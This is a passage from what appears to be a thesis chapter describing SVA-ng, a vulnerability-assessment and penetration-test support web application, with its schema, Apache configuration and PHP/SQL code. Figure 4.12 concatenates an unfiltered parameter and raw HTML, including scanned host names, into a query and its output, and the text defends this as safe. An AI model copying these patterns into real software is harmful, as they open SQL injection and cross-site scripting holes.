


Figure 4.1. SVA-ng main database entity relationship diagram

In figure 4.1 the main application database entity relationship diagram is shown. As the schema is almost completely self-explanatory, some precise explications must be given:

- In the **logs** table all login and logout operations are written. It is important to note that delete operations on this table are not allowed for security reasons.
- In the table **requests** all operations requested to the back-end are stored. This is the only table in the DB to be used by both the web application and the back-end concurrently. Whenever a job needs to be started, a random token is generated and stored together with the specific request by the web server. The token is then sent to the back-end web service that will then, if the job has not been executed yet, find the token in this table and run the requested task. This methodology allows to decouple the two software modules that exchange informations only trough this table. Further explanation will be given later on.
- In the table **users** all relevant information about SVA-ng accounts is stored. As the salt technology is becoming necessary for security reasons, it has been implemented. As shown in figure 4.2 it consists in simply adding a random string to the password before the hash function is applied. This string need to be saved into the DB in order to perform the same operation when credentials checking occurs. This simple trick allows to make unusable rainbow table based attacks since it would be necessary to generate ad-hoc tables for every single hash nullifying the attack advantages. Moreover, even if the DB is compromised, if the user uses the same password for other application, the hashes of different databases are very unlikely to match because of the random generation of the salt.



password
randomly generated or stored salt
Merging function (XOR, concat, etc.)
Hash function (SHA-256, etc.)
final string (used for adding the entry or check its validity)

Figure 4.2. Salt technology

Company specific DB

In figure 4.3 a simplified version of a company specific entity relation schema. In order to fully comprehend it, a couple of general points must be highlighted:

- Tables with the "_texts" suffix are tables in a one-to-one relationship with the table above. The original tables were divided into two sub-tables in order to reduce access times whenever the extended informations are not required. These tables only contains text fields and since MySQL is not optimized for fast access on tables with variable length texts, the implementation choice has been to divide them.
- Tables with the "_has_" string are simply inner tables for many-to-many relations.
- Attributes of tables sambas, oracles, mssqls, domusers and nfss have been hidden in order to clean the overall picture. They simply contains all credentials found during the assessment task and are added mostly manually. For this reason, their description is of no relevance.
- Only a sample probe result table is shown while many are actually present in the database. The choice to implement a table for each probe type has been done because of the heterogeneity of collected data.

Taken into consideration this general points, each figured table has some specific use:




Figure 4.3. Simplified view on SVA-ng company specific database entity relationship schema

- **scans**: contains a list of all executed scans and their timestamps. Almost every other table refers to it as every activity done during an assessment is related to the assessment activity itself.
- **hosts**: contains the list of nodes discovered in the network. They are characterized by their

IP address and their hostname. Among scans, host list is kept unique in order to allow aggregation on a single host basis.

- **host_scripts_results**: contains all information resulting from OS detection scans. Since hosts can respond in different ways according to their state of patching, this information is volatile and cannot therefore be statically stored in the hosts table.
- **services**: contains information gathered from port scanning and service banner grabbing. It is mainly characterized by a port number, a service name and a layer 4 protocol. This information is considered to be consistent among scans and if it changes, it is simply updated to the latest scan.
- **scripts**: contains information about all VA scripts ran on the specific service in a specific scan. It also stores the default risk classification based on the one suggested by the scanner (usually CVSS is used). Another relevant attribute is the fixing data that represents the current state of exposure of the specific service on which the vulnerability was found. As explained in previous sections, an exposure can be fixed or its risk can be accepted. In both cases, the vulnerability is considered not present any more by all statistical analysis.
- **vulns**: contains a list of all found vulnerabilities. Its entries are not repeated among scans since they represent the vulnerability type and not the vulnerability instance (expressed through the scripts entries). While known vulnerabilities should not change their attributes over time, in some special occasions they do. When this situation occurs, all data is automatically updated and no history is kept.
- **vuln_ranks**: here all suggestions for penetration testing activities are stored. In particular, the presence of an automatic script that exploit a specific vulnerability is stored together with an experience indicator of how much the assessment team is able to use it. This data will be used later on to suggest ranked points of attack to the testers.
- **manual_vas**: contains all additional data used to store asset implementation specific found vulnerabilities. Basically, every vulnerability that is found manually by the tester is included in these entries. The screenshots field consist in a list of pictures filenames while the document is a simple reference string.
- **vip_configs**: contains a list of ports that can be manually or automatically configured through the application. These represent the business critical ports and are took into consideration by the application whenever specific data visualizations are required. In order to allow this configuration to be different among scans, entries are related to the scans
- **risk_configs**: contains all manually configured risk classifications and solutions. These two elements, if present for a certain vulnerability, will override the default values. This will allow users to manually define business specific risk classes without changing the historical values. Whenever a new vulnerability instance is found, the last risk configuration is imported and used.

Whenever a single scan report have to be generated, it is sufficient to query the database for a specific scans table entry and all non relevant data will be discarded. The whole database schema has been design in such a way for this to occur since as we will describe later on, almost all pages in the web application are related to one single scan. What will be usually done is to set a web session variable with the current analyzed scan identifier removing the need of performing the expensive SQL join operation on the scans table in every single query. In general, no other optimizations have been performed with the exception with the ones already described.

4.3 Web Server

A web server is a software that provides web pages over the HTTP / HTTPS protocols based on the client requests. In order to compose complex dynamic pages on the basis of parametric requests, the developers need some way to programmatically define how the server should behave. This is done with another software module that interprets server side scripts. For licensing reasons, we chose to get these two services using Apache web server [23] together with PHP scripting language and interpreter [24] which are free and open source.

In order to include additional functionalities to the two software, additional modules have been installed. In particular, `mcrypt`, a module that provides cryptographic functions, and `php-curl`, to enable the web server to forge and send web requests, were added. Moreover, during the installation process, Apache must be configured to be used with PHP and PHP together with MySQL through the installation of `libapache2-mod-php` and `php-mysql` packets.

Whenever a Web Server is installed, it must be configured to provide its service on a specific port in a specific manner and retrieving its pages, scripts and resources from a specific path. The configuration file for each web site is located at `/etc/apache2/sites-enabled`. In figure 4.4 the most relevant configuration rules are shown and commented.

```
# If the SSL module is present and enabled
<IfModule mod_ssl.c>

# Provide a service on all interfaces on port 443
<VirtualHost _default_:443>

# Specify the root path where to retrieve web resources and scripts
DocumentRoot /var/www/html

# Files to store logs
ErrorLog ${APACHE_LOG_DIR}/error.log
CustomLog ${APACHE_LOG_DIR}/access.log combined

# Enable SSL engine (provide HTTPS service)
SSLEngine on

# SSL certificate files locations (other SSL configurations are omitted
SSLCertificateFile /etc/apache2/ssl/server.crt
SSLCertificateKeyFile /etc/apache2/ssl/server.key

# Enable css and javascript caching in order to reduce resources retransmission
ExpiresActive On
ExpiresByType text/css "access plus 1 day"
ExpiresByType application/javascript "access plus 1 day"

</VirtualHost>
</IfModule>
```

Figure 4.4. SVA-ng website, web server configuration

4.3.1 Frameworks and templates

As web application development is an expanding market, numerous libraries, frameworks and templates are freely available on the Internet that can simplify all phases of an application design and implementation. The real advantage of using them stands in the fact that already implemented and tested functions can be shared among developers that do not need to redo the whole work, decreasing development times and costs and decreasing time to market. For SVA-ng we selected two specific ones: CodeIgniter [25] and Gentelella [26].

CodeIgniter

It is a web framework for the PHP language completely free and open source. Its main advantages are the following:

- Very small footprint on the overall resources and a size of approximately 2MB, the possibility of removing not needed resources and a low impact on response times through an internal caching mechanism.
- Very loose set of rules. It does not enforce the usage of its data structure leaving to the developer the choice of the paradigm they want to use.
- Good support through its documentation and forums
- Programmatically defined simple configuration: framework configurations themselves are written in PHP.
- Predefined helper functions such as input validation and other security features.
- Database abstraction classes.
- Automatic Model View Controller structure initialization and handling.

The Model View Controller represented in figure 4.5 is a software architectural pattern used to decouple the three main application components:

- **View**: handles all graphical logics and generates the web page querying the model for the data
- **Controller**: handles user inputs calling specific methods in the model, it then call the view for page generation
- **Model**: contains the whole application logic with the exception of inputs and outputs. In order to do so, it queries and updates the database.




Figure 4.5. Model View Controller web applied pattern

CodeIgniter is fully organized in a single folder called `application`. All CSS, JavaScript, images and resources are located together with the latter in the main web server root path (default `/var/www/html`). Inside `application`, multiple folders contain components based on their architectural use. These includes `controllers`, `models`, `views`, `helpers` and `config`.

As an example of CodeIgniter simplicity, in figure 4.6 a simple controller declaration is shown. Simply by extending the `CI_Controller` class, the engine will respond to web requests at the URL `https://domainname/service` with a web page. Its graphical view is defined in the file called `service.php` located in the view folder and parametrized with the `$data` variable. The content of such variable are generated by a method in the model class `service_model`. Moreover, whenever this controller will receive any request, it will control user login state and respond accordingly. From this simple example, all CodeIgniter advantages are noticeable.

```
<?php
class Service extends CI_Controller {
    public function __construct(){
        parent::__construct();
        $this->login_model->redirect_if_not_logged();
    }

    public function service(){
        $service_id = $this->input->get('service_id');
        $data = $this->service_model->get_service($service_id);

        $this->load->view('templates/header', $data);
        $this->load->view('service', $data);
        $this->load->view('templates/footer');
    }
}
?>
```

Figure 4.6. Code igniter controller declaration

Gentelella

It is a free administration template that contains a vast amount of preconfigured libraries. Its main advantage is related to the pre-installation of all possible necessary CSS and JavaScript resources. It makes therefore possible to develop pleasant and reactive web graphical user interfaces without being an expert in web design. Included libraries that have been used during SVA-ng development are the following:

- Bootstrap: a layout engine with multiple preconfigured graphical elements
- Chart.js: a JavaScript library for chart visualization and animation
- Datatables.js: a JavaScript library for data table visualization and asynchronous import of dataset
- Dropzone.js: a JavaScript library for easily upload files on the web server
- jQuery: a Google general library that simplify JavaScript code development
- pNotify: a JavaScript library for user notification and relative animations, on which we chose to implement the complete error notification mechanism of SVA-ng

4.3.2 Web Pages

In this section we will discuss every web page that the web server provides and their internals. Every described content is accessible through the lateral left menu of the main layout with the exception of hosts and services. Since the PHP code size is of approximately ten thousand lines of code, only the overall functioning of the non trivial components will be discussed. For this reason, the CSS and the trivial JavaScript functions such as hiding components or changing their graphical appearance will be omitted. During the whole chapter, whenever a path is given, the web application root part will not be included for the sake of simplicity. In general, this prefix is configured to be `/var/www/html/sva-ng/application/`.

Configuration file

All SVA-ng application level configuration is defined in the file located `config/svang.php`. Resources in this folder are automatically included and executed by CodeIgniter whenever a request to a controller is received. The whole configuration consists in a list of insertions in an associative array such as:

```
$config['dbname'] = 'shorr_kan';
```

This file includes:

- Database names and credentials
- Allowed IP addresses whitelist
- Pictures and resources default paths
- Probe types
- Back-end interaction parameters such as port and communication codes

Notification handler

In the entire website a unique success and error notification mechanism is used. Wherever there is the need, a particular session variable is set with the following call where the notification code specifies the circumstances:

```
$this->session->set_flashdata('msg', notification_code);
```

The `set_flashdata` function is a CodeIngiter function that declares a session variable that will be destroyed after its first use. Inside the header template, the notification code will be mapped to the specifications present in the `helper/notice_helper.php` file assigning a name, a description and a color to the notification that will then be spawned on the GUI through JavaScript pNotify library. This mechanism allows code to be kept during navigation in different pages and has been implemented since the web programming paradigm is, by default, stateless.

User authentication and logs

In order to access any page of the web application, users are required to log in using credentials. As SVA-ng is not supposed to add users dynamically, there is no need to have a register page since it should performed manually. Whenever a login procedure is performed, a log entry is added keeping track of the user id, the IP from which the request was performed and the timestamp. The same but inverse procedure keeps track of logout operations updating the previously added entries. Logs can be consulted in the Administration / Access Log Table. The login mechanism is based on Apache session variables handling that works in the following way:

- Performing the login, the web server checks the received credentials in the database
- If there is a match, it generates a random unique session identifier and allocates an array of variables callable in PHP with `$_SESSION` that is specific for each session identifier
- In this array, it inserts the successfully logged in user identifier
- It then send it to the client in the form of a cookie
- At every successive request, the client sends back the cookie
- The server knows which session array to use since they are uniquely identified by the session id and therefore the user id can be retrieved

If the communication channel is encrypted and the server is considered secure, the only weak point in the security chain is the cookie. If this is stolen, an attacker could impersonate the legit user by simply sending it cookie at every request. In order to avoid this possibility, the user should force the logout at the end of the usage session so that the web server deallocate the array further refusing the cookie.

In order for every page to block unauthorized users to access, a the function shown in figure 4.7 checking the validity of the session is called in every controller constructor except for the login requests controller. The same redirection mechanism will be used later on for other dependencies in selecting resources such as database names.

```
public function redirect_if_not_logged(){
    // if the session variable does not contain the user id
    if(!$this->check_auth()){
        // set the error message to be shown
        $this->session->set_flashdata('msg', 'LOGIN_MUST_LOGIN/');
        // redirect the user to the login page and stop the web server
        redirect('login');
    }
}
```

Figure 4.7. Function that checks user authentication state

Company and database

As every company has a different database, the system must give the possibility to the user to select the among them at runtime. This is possible through the Configuration / Choose customer entry in the main menu. A session variable will be set according to the selected DB name in order to keep track and visualize only the related data. In order to restraint the usage of some data that might be present on the system, in the configuration file stated above, it is possible to specify the database name prefix that the web application will use. Other names will not be shown and will not be accessible.

In order to increase usability, the web application will attempt to automatically select the most suitable database without prompting the user if there is not the need to. The segment of code in figure 4.8 shows how this is implemented. In the current state of SVA-ng, databases can be added manually from the back-end and no automatic creation is implemented in the web server. This choice has been taken with the idea that no normal user should be allowed to perform this operation since it should be done with extreme caution.

Scan choice and import

The same model of the database, with session variable and automatic selection of the most recent, is applied to scans. The main difference stands in the possibility for the user to import scans with the aid of the back-end. The procedure can be performed in the Configuration / Import scan main menu entry. From the form, the user can specify:

- If to append data to the current selected scan or to create a new one
- The type of the imported data (Nessus, NMap, Users or Shares)
- The file containing the entries to add
- The VIP configuration to use or to generate

```
public function autochoose(){
// retrieve all databases that match the prefix and that have
// the correct schema
    $dbs = $this->get_all_databases();
    switch( count($dbs) ){
        case 0:
            // No databases are matching the name pattern, redirect
            // to the database add page notifying the user
            $this->session->set_flashdata('msg', 'DB_NO_DB/');
            redirect('database/add');
            break;
        case 1:
            // One database matching, select it
            $dbname = $dbs[0];
            $this->choose_database($dbname);
            break;
        default:
            // More databases matching, need a manual selection
            $this->session->set_flashdata('msg', 'DB_MORE_DBS/');
            redirect('database/choose');
            break;
    }
}
```

Figure 4.8. Function of the database_model class that implements database auto-selection

In order to perform this task for large files, the required computational effort might lead to denial of services of the web application or in lags in the user interface. For this reason, the real importation is performed by the back-end process. In figure 4.9 the necessary communication steps are shown.

1. The form is sent to the web server together with the file containing data to be imported.
2. The web server generates a random token and stores the attached file into the temporary path specified in the configuration file named as the token.
3. It then stores the requested parameter in the database
4. A web request is done to the back-end that includes the token
5. The back-end performs the importation and stores the positive or negative (error) outcome into the database
6. The browser meanwhile continuously poll the database through the web server for checking the operation state

While polling is not usually considered an efficient technique, in this specific case it allows a complete decoupling between the front-end and the back-end logic. It is interesting to note that the model is kept even in the case of importation errors. The whole communication model is based on asynchronous requests performed by the browser and has been therefore implemented entirely in JavaScript.

VIP ports, risk and recommendation configuration

The configuration of VIP ports is performed mainly by the back-end during the importation procedure and will therefore been discussed it the back-end section. What is relevant to highlight is that, since VIP generation is performed in an automatic way, there is the necessity for the user to




Figure 4.9. Communication schema for VA data imports

be able to manually change it. This is possible through the Configuration / Edit VIP configuration main menu entry. The same is possible for risk and recommendation configurations. For all of these, the main problematic is linked to the fact that the modification of an entry in the current scan should not be retroactive. This is explained in figure 4.10. In order for this to be possible, an implementation would be to add some logic in all queries to the database in order to get only the latest configuration. Since modifying all queries is a very time expensive and error prone task, the whole VIP, risk and recommendation configurations are loaded as objects into the model when their model constructors are called. By doing so we are sure that if more then one database query is performed in a single request, configurations are not reloaded more then once, by effectively reducing query timings and simplifying development.



Scan #1 with automatic configuration policy
Scan #2 with inherit configuration policy
Manual change to configuration #2
TIME
Scan
Conf
#1
#1
Scan
Conf
#1
#1
#2
#1
Scan
Conf
#1
#1
#2
#2

Figure 4.10. Configuration importation example showing non retroactive behavior

Import and export configurations

The main problem behind the non retroactive behavior in configuration implemented in such way has the main disadvantage of not offering the user the possibility to be avoided. The implemented solution is to give the user the possibility to import and export complete or partial scans configurations linked in the main menu under Advanced / Import Export Configurations. Here the user can chose what to export in the JSON file format. The implementation of such activity is straight forward and the code presents no particularities with the exception of the view. In this case in fact, the output is not a web page but a JSON file as shown in figure 4.11. While other peculiarities are explained in comments, it is interesting to see that no HTML code is present.

```
<?php
    // set header for file download (omitted for simplicity)
    header(...)

    // get the content from the model, variables $risk, $solution and
    // $rank are True according to the user selection in the form
    $rr = null; $rs = null; $rp = null;
    if($risk)
        $rr = $this->riskConfiguration_model->get_risk_array();
    if($solution)
        $rs = $this->solution_model->get_solution_array();
    if($rank)
        $rp = $this->vulnRank_model->get_vulnRank_array();

    // print the results on the view in JSON format
    echo json_encode(array('risks'=>$rr, 'solutions'=>$rs, 'rank'=>$rp));

    // interrupt execution flow so that no other output is appended
    die();
?>
```

Figure 4.11. Configuration JSON file generation view

Dashboards

One of the ideas behind SVA-ng is to provide a new and fully customizable view on data collected through the vulnerability assessment automatic activities. The dashboard presents charts that show the executive overall picture of the assets at in latest scan with all correction due to fixing and risk acceptance. Since the ad-hoc dashboards should be created together with the customers and the software have not been released yet, the current view is a sample of what the system could provide. All charts are implemented with the aid of the chart.js library while their data is imported in a synchronous way. The currently provided charts are:

- Services per port: with all available services in a donut shape
- Vulnerable services per port: with not fixed and not accepted risks in a donut shape
- Number of vulnerable services per risk class in the form of a histogram
- Fixes and risk acceptances per risk class in the shape of a histogram

Some basic visualization JavaScript functions such as selecting the main services and showing them all has been implemented.

VAT and HVT

The Vulnerability Assessment Table and the Host Vulnerability Table are two matrix created in a similar way that shows security data related to the exposures. The only difference between them consists in the aggregation of data. While in the first, each line represents a vulnerability, in the second, a single line for each host / vulnerability relation is shown and a counter of how many consecutive scans that vulnerability has been spotted on that host is kept.

The generation of data is complex as it involves the join operation of many database tables. Since the two are generated with a very similar query, only one of them is here shown (figure 4.12) as an example. It is interesting to note that, due to its complexity and with the idea of moving computational effort on the DBMS, the separation between model and view is not respected. In particular, the `GROUP CONCAT` and `CONCAT` MySQL operators allow to merge lines by specifying the fields and the separator. In this case the HTML is directly injected into the string. Another interesting thing to note is that the insertion of parameters in the query is not filtered. This usually leads to SQLInjection vulnerabilities to occur. In this specific case, since the parameter is taken directly from the model and no user have control on that field, no filtering is required since the source is trusted.

```
SELECT vulnlevel,
GROUP_CONCAT(
    DISTINCT CONCAT(
        ip, '<br> (',
        COALESCE(hostname, 'no hostname')),')'
        SEPARATOR '<br>'
    )  AS h,
    COUNT(hosts.ip) as count,
GROUP_CONCAT(
    DISTINCT CONCAT(
        services.port, ';',
        COALESCE(services.name, 'no_name'))
        SEPARATOR '<br>'
    )  AS s,
scripts.name, vuln_texts.descr, vuln_texts.solution, vulns.id as vid
FROM scripts
JOIN services ON scripts.id_service = services.id
JOIN hosts ON services.id_host = hosts.id
JOIN vulns ON scripts.id_vuln = vulns.id
JOIN vuln_texts ON vulns.id = vuln_texts.id_vuln
WHERE id_scan = ". $this->scan_model->get_active_scan()['id'] ."
AND vulnlevel > 0
    AND fixlevel = 0
GROUP BY vulns.id, vulnlevel, scripts.name,
    vuln_texts.descr, vuln_texts.solution
ORDER BY vulnlevel DESC, vulns.id ASC;
```

Figure 4.12. VAT creation SQL query

Being these the most useful results of the whole vulnerability analysis, we chose to insert an export function in order for the user to import it with other tools. It is simply implemented through the use of a JavaScript configuration of the DataTable library.

Vulnerabilities

The vulnerabilities page, accessible through the Results / Vulnerabilities main menu entry, gives a view on the situation of every host. Every row represents a host and every column a specific port. In the resulting cells the color / letter represents the state of the service. For the complete description of how the output should be read, refer to section 1.3 of this thesis and in particular to figure 1.3. The user has the possibility to hide non relevant result with the aid of the header form.

The query that generates the table is the most computational expensive operation on the database. This is due to the fact that the matrix is not a classic table. In fact, the number of columns is not fixed since it depends on the number of VIP ports. For this reason, for every different host a separate query has to be performed.

Services and Hosts

In order to get informations about specific assets details two pages are available: service and host. While all other pages are available through the main menu, these two pages are only available through the results pages where hyperlinks on table entries are inserted.

The host page consists in a simple mapping to the database entry related to the selected result with references to all services and vulnerabilities tested on the specific device. Not vulnerable services are included in the results but hidden with a JavaScript function.

The service page references a specific instance of a certain vulnerability being tested on a specific host. In addition to the service and vulnerabilities attributes being shown, here it is possible to update the fixing state of it using the function in figure 4.13.

```
public function fix_vulnerability($id_script){
    // open connection to the database through CodeIgniter functions
    $db = $this->database_model->connect_to_active_db();

    // update fixlevel attribute to FIXED
    $data = array('fixlevel' => FIXED);
    $db->where('id', $id_script);
    $res = $db->update('scripts', $data);
    if(!$res)
        return false;

    // update the fixing state logs
    $date = date_create();
    $timestamp = date_format($date, 'Y-m-d_H:i:s');
    $data = array('fixdata' => $this->session->user . ':' . $timestamp);
    $db->where('id', $id_script);
    $res = $db->update('scripts', $data);
    if(!$res)
        return false;

    return true;
}
```

Figure 4.13. Vulnerability fix model function

Manual VA

As discussed above, SVA-ng offers the possibility to manually insert vulnerability assessment results using the Manual VA / Add New page. This is implemented with the procedure shown in figure 4.14. The possibility of pictures insertion and removal makes this page significantly different from others. In fact, while form data insertion is trivial, the file upload is implemented with asynchronous AJAX calls to `manualVas/add_screen.php` and `manualVas/remove_screen.php` implemented in the `ManualVas.php` controller. The client side implementation makes use of the DropZone.js library.

Users and Shares

Users and Shares pages offer a view on data inserted in database tables nfss, mssqls, sambas, domusers and oracles. These refers to set of credentials and related data to everything found during the assessment and penetration testing activities. While the views are trivial mappings to the database, the data insertion follows the same paradigm and procedure of scans importation and it is therefore available in the Configuration / Import scan page.

PT suggester

Penetration tester suggestions are handled through the Advanced entry in the main menu. A simple table sorted on the experience ranks of every vulnerability found is provided through the PT

